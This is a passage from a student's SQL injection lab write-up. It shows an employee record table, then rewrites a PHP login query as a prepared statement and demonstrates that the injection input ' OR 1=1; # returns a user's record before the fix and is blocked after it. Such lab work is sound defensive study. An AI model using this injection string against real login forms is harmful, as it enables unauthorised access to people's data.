
| Key | Value |
|---|---|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | |
| Email | |
| Address | |

## <u>Task 4</u>

This task now asks us to prepare countermeasures to SQLi, we do this by using prepared statements. We edit the *unsafe.php* file to use this code:


*$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name = ? AND Password = ?"); $stmt->bind_param("ss", $input_uname, $hashed_pwd); $stmt->execute();*

This code now uses prepared statements to prevent SQLi. Below are two screenshots using statements ' *OR 1=1; #*. Notice how the first attempt works, but the second attempt is blocked.



Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **100000**
- Social Security Number: **10211002**



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: